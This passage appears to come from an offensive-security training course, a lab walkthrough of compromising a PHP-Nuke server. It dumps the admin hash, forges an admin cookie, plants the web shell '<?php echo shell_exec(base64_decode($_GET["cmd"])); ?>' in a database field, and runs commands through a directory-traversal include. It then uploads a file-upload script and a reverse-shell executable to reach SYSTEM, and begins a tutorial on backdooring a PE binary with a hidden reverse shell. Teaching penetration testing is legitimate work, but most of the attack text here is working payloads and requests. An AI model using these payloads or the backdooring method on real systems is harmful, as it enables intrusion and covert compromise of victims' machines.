Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 1
Server version: 5.0.37 Source distribution

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
```

```
| test                 |
| victim               |
+--------------------+
4 rows in set (0.01 sec)

mysql> use victim
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+------------------+
| Tables_in_victim |
+------------------+
| nuke_authors     |
+------------------+
1 row in set (0.00 sec)

mysql> select * from nuke_authors;
+-------+------+-----------------+----------------+--------------------------
| aid   |name| url              | email          | pwd
+-------+------+-----------------+----------------+--------------------------
| admin|God | http://local.com|admin@local.com| 21232f297a57a5a743894a0e4a801fc3
+-------+------+-----------------+----------------+--------------------------
1 row in set (0.00 sec)

mysql>
```

Using the password hash to login

We've identified the MD5 hashed password of the "admin" user. Assuming it is very complex and does not get cracked using the usual techniques – we are still locked out of the system.

After inspecting the admin.php (which is responsible for administrative login procedures), we noticed that once a successful login occurs the following code executes to set the administrator's authentication token.

admin.php - line #106:

```
$admin = base64_encode("$aid:$pwd:$admlanguage");
setcookie("admin",$admin,time()+2592000);
```


This code creates a string of the administrator id + ":" + the administrator password hash + ":" + the administrator's language. It then base64 encodes it and sets a cookie called "admin" with the final results. Using this information, we can create our own authentication token using the already hashed password!

All the information required for our token is available to us from the MySQL database we downloaded earlier.

Our token will be:

```
Base64 ("admin: 21232f297a57a5a743894a0e4a801fc3:") =
YWRtaW46MjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzM6
```


This token can be used to login to the administrative section of the web application at http://web/admin.php. In order to inject our token, we post an empty login attempt and intercept the reply:



Once the reply arrives we add the "Set-Cookie" http header to set our new authentication token.

Owning the Server

We are now logged on. A request to http://192.168.240.131/admin.php shows:




We have full administrative access to PHP-Nuke…but we still do not have access to the machine itself. How can we use all the resources available to us in order to gain code execution?

Remember the directory traversal vulnerability, caused by the PHP include?

If <?php any-php-code ?> is found in a file called by the web server, PHP code will be executed, However how can we control the contents of a file on the web server filesystem ?

The database table files from earlier contain data that we control!

Let's try to update the administrator's account information so it will contain PHP code inside.




The PHP Code we injected to the URL field is:

```
<?php echo shell_exec(base64_decode($_GET["cmd"])); ?>
```

This code reads a GET parameter called cmd, base64 decodes it, executes it as a system command and prints the output. Now we can start executing system commands by requesting the nuke_authors database file to be displayed. Note the cmd parameter which is the command we execute. (base64("**dir c:**") = ZGlyIGM6XA==)

The resulting URL below executes, and shows a directory listing of the C drive.

```
http://web/modules.php?name=Downloads&cmd=ZGlyIGM6XA==&file=..\..\..\..\..\..\..
\apachefriends\xampp\mysql\data\nuke\nuke_authors.MYD%00
```



Getting a shell

We can now execute any command we want by updating the admin URL field with PHP code. We next create a PHP script that will allow us to upload files to the web server.

```
<?php
copy($HTTP_POST_FILES['file']['tmp_name'],$HTTP_POST_FILES['file']['name']); ?>
```

Since we can execute shell commands we can echo this script into a PHP file. We base64 encode our shell command:

```
echo "<?php
copy($HTTP_POST_FILES['file']['tmp_name'],$HTTP_POST_FILES['file']['name']);
?>" > x.php
```


This command results in the following base64 string:


```
ZWNobyAiPD9waHAgY29weSgkSFRUUF9QT1NUX0ZJTEVTWydmaWxlJ11bJ3RtcF9uYW1lJ10sJEhUVFBf
UE9TVF9GSUxFU1snZmlsZSddWyduYW1lJ10pOyAgICAgICAgPz4iID4geC5waHAg
```

We write the simple PHP “upload” script to the web server by sending the following request:

```
http://192.168.240.131/modules.php?name=Downloads&cmd=ZWNobyAiPD9waHAgY29weSgkSF
RUUF9QT1NUX0ZJTEVTWydmaWxlJ11bJ3RtcF9uYW1lJ10sJEhUVFBfUE9TVF9GSUxFU1snZmlsZSddWy
duYW1lJ10pOyAgICAgICAgPz4iID4geC5waHAg&file=..\..\..\..\..\..\..\apachefriends\x
ampp\mysql\data\nuke\nuke_authors.MYD%00
```

After creating the PHP file, we try to access http://192.168.240.131/x.php to verify that is has been created.




Our PHP file has been sucessfully created! We then use the following html code to interact with our PHP script, and upload a binary reverse shell payload.

```
<html>
<head></head>
<body>
<form action="http://192.168.240.131/x.php" method="post"
enctype="multipart/form-data">
```

```
<br><br>
Choose a file to upload:<br>
<input type="file" name="file"><br>
<input type="submit" name="submit" value="submit">
</form>
</body>
</html>
```

Now we upload a reverse shell executable.




Once our payload is uploaded, we need to execute it. We will execute the binary file via PHP. We encode the command:

```
Base64("shell.exe") = c2hlbGwuZXhl
```

And send the following http request

```
http://192.168.240.131/modules.php?name=Downloads&cmd=c2hlbGwuZXhl&file=..\..\..
\..\..\..\..\apachefriends\xampp\mysql\data\nuke\nuke_authors.MYD%00
```

The reverse shell payload is called and executed.



We got SYSTEM access to the server!

Challenge #2

Recreate the Directory Traversal attack described in this module. Proceed to get a shell from the victim.

The Backdoor angle

This module will be a very rude introduction to the basic skills we'll require in the main part of the course. Many students pre-requisites will be assumed – probably too many. If you find a specific topic or subtopic unclear, take some time to conduct the relevant research and understand the underlying mechanisms involved.

Backdooring PE files under Windows Vista


In the next module, we'll be killing four birds with one stone. We'll be getting to know Ollydbg a bit better, we'll get a whiff of ASLR, we'll be doing cool stuff, and most importantly, we'll be experiencing the significance of those two little words, "Code Execution".

Students often ask me to share the Windows tools I demonstrate in class. I gladly comply, and open up a share to my "tools" directory. I then silently watch as the excited students start testing the tools one by one, usually by double clicking on them, or running then in command line.

At this point, I stop the class, and ask the students if they are aware of what they have just done. I ask them if they realize that they have just willingly accepted windows binaries from a hacker, and freely executed them on their laptops...several times. I then proceed to show them the next demonstration.

We're going to take a Windows binary file and inject malicious code into it (a reverse shell). We will hijack the executable execution flow and redirect it to our introduced code. Once our malicious code has run we will gracefully allow the original application to continue executing normally. The victim won't even be aware that malicious code was run on his machine.


The following simplistic diagram shows the execution flow of the PE file, before and after execution.



As you can gather from the diagram, we will be inserting our malicious code towards the end of the executable, and redirecting the execution flow to it. Once our code is executed, we will carefully need to jump back to the original code that was meant to be executed, and run it. Take some time to study and understand the general outline of the modifications we're about to make – its looks much more complicated than it is in practice.


Peeking around the file

Let’s begin by opening our target file - a popular TFTP server to get a general idea of what we’ll be fighting with in the next module.




Fixing up our Code Cave


We can choose to inject our malicious code in various places in the executable. This could either be "dead space" in the file (code cave), or into an artificially added section. We will add a new section to the PE file with our malicious code. We can do this with LordPE.



We allocate 1000h bytes for the new section, and make it executable.



The file will now not function, as it is missing 1000h physical bytes. We can remedy this by padding the file with these bytes using a hex editor.




We need to verify that the file is functional once again.

We locate our new section using Olly, and choose the address **0x00446000** as the starting address for our malicious code.

